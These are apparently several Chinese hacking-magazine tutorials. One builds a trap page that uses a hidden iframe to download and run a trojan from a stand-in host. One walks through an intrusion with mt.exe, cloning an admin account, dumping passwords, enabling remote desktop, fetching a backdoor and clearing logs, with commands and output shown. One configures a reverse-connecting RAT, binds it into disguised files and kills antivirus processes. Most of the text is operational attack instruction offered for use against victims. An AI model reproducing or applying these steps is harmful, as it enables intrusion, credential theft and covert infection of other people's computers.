在图2所示的地方不知道大家有没有发现一个“/diy.asp”条目，是不是感到很熟悉呢！说白了这个条目就是用来检测此网站以前有没有被黑客上传过“小马”（当然前提是上传者没有改默认“diy.asp”的名字），如果检能测到就更好，因为管理小马是不需要输入密码的，有了“小马”后就可以上传“大马”进而再想办法提升权限。当菜鸟们一旦检测到有“/diy.asp”的网站便兴奋不以，以为天上掉下个馅饼了，其实完全错了，呵呵，怎么就错了呢？

其实我们完全可以手动做个diy.asp放在自己网站目录里面，这个diy.asp具体如何做呢？我做的如图3所示，这个网页打开后只是个表象，我们真正的目的是将网页木马插入其中让菜鸟中招。现在比较流行的网页木马有几种：一种是在<body></body>中加入<iframe src="**木马地址**" name="zhu" width="0" height="0" frameborder="0"> 这段代码。我们先将灰鸽子木马做成免杀版并放在http://www.xxx.com/gezi/gezi.exe空间中，当然了大家都知道鸽子木马服务端很大，一般是几百K，如果就这样的话对方打开网页时会显得很慢，为了能解决这个问题我们使用了“潜入者”这个工具，原理如下：它将鸽子服务端转化后的qq.exe文件只有2K多，注意它的功能并不是压缩服务端，而是相当于一个快捷方式指向灰鸽子服务端。具体配置如下：“木马地址”处填写“http://www.xxx.com/gezi/qq.exe”，当菜鸟浏览diy.asp的时候会运行qq.exe这个小文件，而qq.exe运行后会自动到http://www.xxx.com/gezi/gezi.exe处下载鸽子木马并运行。是不是有点像快捷方式啊！网上关于“潜入者”的使用教程很多，大家看一下就明白了。



图 3

当然了，不单是这一种生成网页木马的方法，还有很多不同的工具用来生成网页木马，我就不一一介绍了，我想他们的本质原理应该都是一样的。其实我这个diy.asp做得并不好，我的构想是我们可以在保持原来diy.asp大体不变的基础上进行伪装，让对方感觉不到有任何异常，在浏览diy.asp的时候也能看见上传大马的窗口。但是我们要进行两处改装：一是将网页木马代码要插入其中，二是对方的“大马”文件内容可以粘贴到文本窗口中，当对方按下“提交”的时候却总是无法提交。我想这两处改装都很容易实现。尤其是第二处的改装既能保证我们的服务器的安全，又能有更多的时间让灰鸽子木马运行，或者有更多的时间让“潜入者”下载灰鸽子木马运行。我们就坐在家里等着菜鸟肉机吧！

（本文涉及的相关工具：旁注综合检测，光盘中有收录。）

mT —国产入侵的军刀

fxlt

nc 被大家都称作黑客的瑞士军刀，其实我觉得mt才是真正的瑞士军刀，因为它的功能实在是太多了，大家可以看一下它的帮助，足足有几十项功能，但是却仅仅只有几十k的体积，而且它还没有被列入杀毒软件的黑名单里（小编注：不过目前已列入了）。这里要提醒小菜一下，这个工具是在命令行下使用的，不过使用是很方便的，就不要害怕了。

在这里我们就以一次实际的入侵来体验mt功能的强大。首先我们需要得到一个shell，这里我们利用ms05039漏洞，具体过程略过，详见X档案05年第9期。现在假设我们已经得到了一个系统权限的shell，首先上传mt.exe，可以使用tftp，这里照顾一下小菜，回顾一下tftp的用法：tftp -i yourip get/put 文件名，还不明白的朋友请重新复习一下上期菜鸟学堂里的知识。上传成功后，输入mt -sysinfo，这个命令是查看机器配置的，嘿嘿，肉鸡配置当然是越高档越好了，如果发现配置很垃圾不要也行。我们这里可以看到这台机器的详细配置、ip、装过的软件、打过的补丁，等等信息，很详细吧（图1）。

```
Hardware infonation:
Number of CPU :      1
CPU[0]:Intel(R) Pentium(R) 4 CPU 2.00GHz 1992 MH

Memory:510MB total,   128MB free
Driver Info :
      Type      Fornat  Label      Free(Mb) Total(Mb)
 A:\    Floppy
 C:\    HDD       FAT32                442       8095
 D:\    HDD       FAT32                255       14991
 E:\    HDD       NTFS                 212       15045
 F:\    CDROM
```

图1

输入type c:\boot.ini，这个命令是查看启动文件的，通过此命令一般可以看到是什么操作系统。嗯，2000 server，看你往哪儿跑。输入net user查看用户，可以看到guest并没有被删除，那么我们就利用它。接着输入：mt -clone Administrator guest，这个命令的意思是克隆，把guest克隆为管理员帐户。

这个需要有系统权限，不过好在利用05039溢出后得到的权限都是系统权限，所以也就不用为这个担心了（图2）。

```
Read value F from 1F4 of administrator.
Set  value F to   1F5 of guest

Success!
```

图2

我们检查一下是否clone成功，输入：mt -chkusr，注意这个也需要系统权限才可以运行。我们用这个也可以查看自己机器里是否有被克隆的帐户（图3）。

```
UserName        ExpectedSID CheckedSID

Administrator   1F4         1F4
Guest           1F5         1F4
```

图3

看到没有？克隆成功。

下一步得到他的管理员密码，方便以后办事。输入：mt -findpass，这个可比findpass.exe好，连pid号都不需要。不过只能用在NT/2000/XP/2003环境下使用（图4）。

```
C:\WINNT\system32>mt -findpass
mt -findpass

  The logon information :
       Domain    :  THUNDER
       Username  :  Administrator
       Password  :  chinaren
```

图4

看看管理员在干什么吧。输入：mt -pslist，这个命令是列进程的，功能和pslist.exe 差不多（图5）。

```
PID      Path
0        [Idle Process]
4        呈System]
628      \SystemRoot\System32\smss.exe
1004     \??\C:\WINDOWS\system32\csrss.exe
1028     \??\C:\WINDOWS\system32\winlogon.exe
1072     C:\WINDOWS\system32\services.exe
1084     C:\WINDOWS\system32\lsass.exe
1260     C:\WINDOWS\system32\svchost.exe
1680     C:\WINDOWS\System32\svchost.exe
1924     C:\WINDOWS\System32\svchost.exe
```

图5

进程好多啊，看来这个管理员不大好，正在聊天。捣下乱，把qq关了，呵呵。这里小菜们要注意啊，主要是为了演示mt.exe的功能，在实际入侵当中可不能随便捣乱，否则小鸡马上就飞了。输入mt -pskill 2000，再次输入mt -pslist，看下qq.exe果然没了。你也可以关闭一些认为妨碍干活的进程，比如防火墙等等。接着输入：mt -chkts，这个参数是检测终端服务是否安装（图6）。

```
C:\WINNT\system32>mt -chkts
mt -chkts

  Terminal Service isn't installed!
```

图6

没有开，给他开开。输入mt -setupts，这个参数是安装终端服务，也就是我们常说的3389。

等机器重启以后就能用了（图7）。

```
C:\WINNT\system32>mt -setupts
mt -setupts

Install Terminal Server successful!
Start type : Auto!
Restart to active it!
```

图7

然后要改个端口，3389端口太明显了。输入mt -chgtsp 1030，意思是把终端服务端口给改为1030。但是也要重启后才有效果（图8）。

```
C:\WINNT\system32>mt -chgtsp 1030
mt -chgtsp 1030

Termianl Service port now is : 1030
```

图8

让我们静静的等待吧。什么？等不了？大哥不要这么急啊，太急肉鸡会被吓飞的（不要扔东西，咱不等了。怕怕~~）。重启电脑，输入mt -reboot。注意，电脑会没有任何提示就重启的，和shutdown.exe是不一样的。在自己电脑上实验的话，记得要保存东西，否则东西丢了我可不管。重启了，连接下，嗯，速度还可以，上去了。哈哈。这些都干完了，然后呢？当然是留个后门了。还是利用mt从网上下载一个后门。输入mt -netget <url> <filename to saved>需要加“http://”或者“ftp://”，否则程序会出错，而且保存的路径也必须写完整，包括文件名。这个肉鸡就是在我输入的时候只写了路径，却没有写保存文件的名称，一下子shell就没了。还得再次溢出进去，重新下载后门，安装。这个是我自己写的小后门，只能执行cmd命令，但是足够了。然后呢？对，是打扫战场，输入mt -clog all，这里会删除所有“应用程序”、“系统”、“日志”等，功能虽然比不上小榕的日志清除工具，可以删除指定ip的记录，但仍然很方便，我们可以在自己机器上测试一下（图9）。

```
应用程序   0 个事件
类型    日期    时间    来源    分类
        此视图中没有可显示的项目。
```

图9

果然全没了。现在就可以安全退出了。

这就是一次简单的入侵。mt够强大吧！但是这仅仅是mt的一部分功能，它的其它功能在这次入侵当中没有用到，比如端口映射，我们利用它可以很容易地把一个端口的数据全部转到其它端口。这个功能在对方只开了几个端口的时候可以用到。还有打开关闭ip筛选，增加允许访问的端口，显示服务信息，安装删除服务等等，太多了。

大家可以自己亲手试验一下。绝对能让你删除原来很多的工具，因为有mt足够了。

（本文涉及的相关工具：mt.exe，光盘中有收录。）

菜鸟的无敌入侵宝典——百世经纶入侵工具集


X 小黑

入侵，这个名词，我想大家都已经很熟悉了。那么我来问问各位，入侵中最需要的是什么？是一套好的黑软工具，嘿嘿，无可否认吧。今天我就给大家带来了一套实用的、小巧的黑软，是由我们的“一步江湖”朋友写出来的哦，菜鸟们可千万不要错过了……

首先请出来的是——百世经纶之破甲尖锋 1.0，它主要是用于我们在入侵了某台主机后，对主机的控制，起到管理文件的功能，也可以说是一款远控木马软件吧，这里简单介绍一下了，它属于微型远程管理工具，具备文件管理功能，可以上传、下载、删除或者远程运行文件；生成服务端 14KB（够小巧吧），默认安装在 system32 目录，无 dll 方式，注入 explorer.exe，自删除；反弹连接方式，支持固定 IP 和域名，支持自定义端口和连接密码，跟一般的木马比起来，它比较专业点，专业于只把功能集中在管理文件的上传、下载，而没有屏幕控制之类的，所以它的优点主要是在于文件管理时的速度明显快于其他功能强大的木马。

我们来看看如何配置和使用吧，打开破甲先锋，先来配置一下服务端（小菜：为什么要配置啊？X#@#$@!$##$!，晕倒片刻，答：不配置服务端，我们又怎么生成木马端呢？不生成木马端，又怎么让别人中木马，别人不中木马，我们又如何去控制别人呢，对吧？）。

我们点击设置下面的“配置服务器”按钮，会弹出一个对话框，需要填写相应的信息，“安装文件名”我们需要填写一个比较迷惑性的名字，例如 server.exe 或者 svchots.exe 之类的，这里就自己发挥一下想象力了，写一个跟系统进程相似的名称，那样就不容易给别人发觉了；连接地址，如果你有外网固定 ip，就写外网固定的 ip；如果是动态的外网 IP，那么你可以申请域名，然后来绑定，可以通过花生壳这类的软件；内网的话，可以先采用映射的方式，或者通过路由重定向端口，得到外网 ip，再用花生壳之类绑定域名就 OK 了，如果这些方法都不会的话，而你又是在内网使用此木马，那就推介使用内网专家吧，挺简单的，不过这些都不属于今天的主题，因为在 x 档案的前几期杂志里，都有很多这方面的文章了，在此就不 嗦了。继续配置我们的木马端，我这里只是在局域网内测试，所以我就填写静态的内网 IP 就 OK 了（想知道自己的内网 IP，可以进入 CMD，然后输入命令 **IPCONFIG /ALL**，就可以看到自己的 IP 了，如图 1）。



```
C:\Documents and Settings\Administrator>IPCONFIG /ALL

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : 8b91eb3adc9f481
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : domain

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : domain
        Description . . . . . . . . . . . : Realtek RTL8139(A) PCI Fast Ethernet
Adapter
        Physical Address. . . . . . . . . : 00-00-E8-2B-A3-EB
        DHCP Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.1.105
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.1
        DHCP Server . . . . . . . . . . . : 192.168.1.1
        DNS Servers . . . . . . . . . . . : 202.96.128.68
                                            202.96.134.188
                                            202.96.134.133
                                            192.168.1.1
        Lease Obtained. . . . . . . . . . : 2005年10月9日 2:35:59
        Lease Expires . . . . . . . . . . : 2005年10月9日 4:35:59
```

图 1

然后就是“连接端口”了，你喜欢写什么端口就写什么端口，比如我写的是 8080；最后就是设置连接 SHELL 的密码了；另外还有个重要的选项，若你是要本地测试木马的话，就选择 Run，否则，就选 shell。好了，就这么简简单单的配置好了，如图 2。

把这些配置信息填写好以后，点击“生成”按钮，然后就会在目录下生成一个 server.exe 的木马服务端了，接下来当然就是让别人运行这个木马了，只要别人一运行，嘿嘿，那他的电脑就会被你控制（强调一点：此木马暂时还是免杀的呢。不信，瞧瞧图 3，我用最新的 10 月 7 号病毒库的卡巴都查不出病毒来）。




图 2




图 3

怎么才能让别人运行呢，可以通过 QQ 直接发给别人运行；或者捆绑另外一个程序（例如：捆绑游戏，软件安装程序），然后骗别人运行；最后就是最强的了，在入侵了别人的电脑后（可以通过 ipc$、远程溢出……），把这个服务端程序上传到对方的电脑里再运行，就可以控制对方的电脑了（至于如何上传这个服务端程序，详见上期的 X 菜鸟学堂）。第一种方法已经很落后了，而最后一种方法又需要较多的黑客技术，所以我在此选择第二种捆绑的方法，然后骗取别人运行。好了，说到捆绑，这里来个插曲：

小插曲一

我们引入“一步江湖”写的第二款黑客常用工具——百世经纶捆绑机。程序很小，几十 k 而已，不过麻雀虽小，五脏俱全。而且，还有一些附加功能呢。说了一堆废话，还是让我们来看看如何使用吧。

首先，选择宿主文件，就是我们需要捆绑的程序，然后选择

木马文件，就是我们刚才生成的server.exe服务端。接着，关键的一步了，如果是无伪装的话，就选择无伪装。如果捆绑的宿主文件是flash文件，就在flash前面勾上；若绑定的是SDEMO文件（SDEMO文件也就是平时你们看的动画教程的那种格式的文件），那就在SDEMO文件前面打勾。

嘿嘿，后面这两种比较新鲜吧，以前都是捆绑EXE文件，这次，有了新创意哦，以后大家看动画教程或者FLASH的时候，也要小心点咯，俗话说：害人之心不可有，但防人之心不可无！好啦，再继续看下去，我们现在进行捆绑，点击“捆绑”按钮就OK了，在同目录下，就会生成捆绑后的文件。这里再给大家发掘一下此软件的一个特色之处——伪装。只要你捆绑成功以后，再点击一次“伪装”按钮，那么我们的伪装效果就出来啦，如图4。




图4

小提示： 伪装效果简介：伪装过后的捆绑文件，让别人运行第一次的时候，被捆绑的程序中的木马服务端会跟着运行，但是，运行了第一次以后，那个伪装过的文件，就会复原为原来的干净的程序——也就是去掉了木马服务端，剩下宿主文件，所以，当别人发现问题，再扫描此文件的时候，却不会再发现有病毒，这个伪装的效果就起到了作用了（至少别人会减少对你的怀疑啦）。

小插曲二

好咯，捆绑好后，就可以直接传给别人了，骗人家运行，呵呵，居心不良的人，可能要传给自己的网友之类的，偷看隐私咯……~_~。难道这样就完美了么？哈哈，还不行，说明了要介绍一套黑软给大家的嘛，才两款怎么够呢，再来一款吧。嚣张开道测试版（一步江湖的作品），少见吧，主要功能还是让我来给大家解说。我们平时给别人中木马，遇到一些电脑白痴还好，连防火墙都不安装的，也更加不用说会使用防火墙了，但经常一些木马就是给别人的防火墙拦住了，或者是给别人的杀毒软件杀掉了，那怎么办？心有不甘呀，不甘心？那就让我们的嚣张开道来帮帮你吧。

打开软件，先把你的木马端选好，然后就是：进程1、2、3，填写你需要终止对方电脑上杀毒软件或者防火墙的进程名字，限制最多可以终止3个服务。为什么要停止服务？呵呵，如果不停止杀毒软件或者防火墙相应的服务，谁能担保你上传的其他工具什么的不被查出来，要是对方正在操作电脑的时候，突然出现一个发现病毒的提示窗，估计这种情形可不是入侵者所希望看到的。配置后如图5。

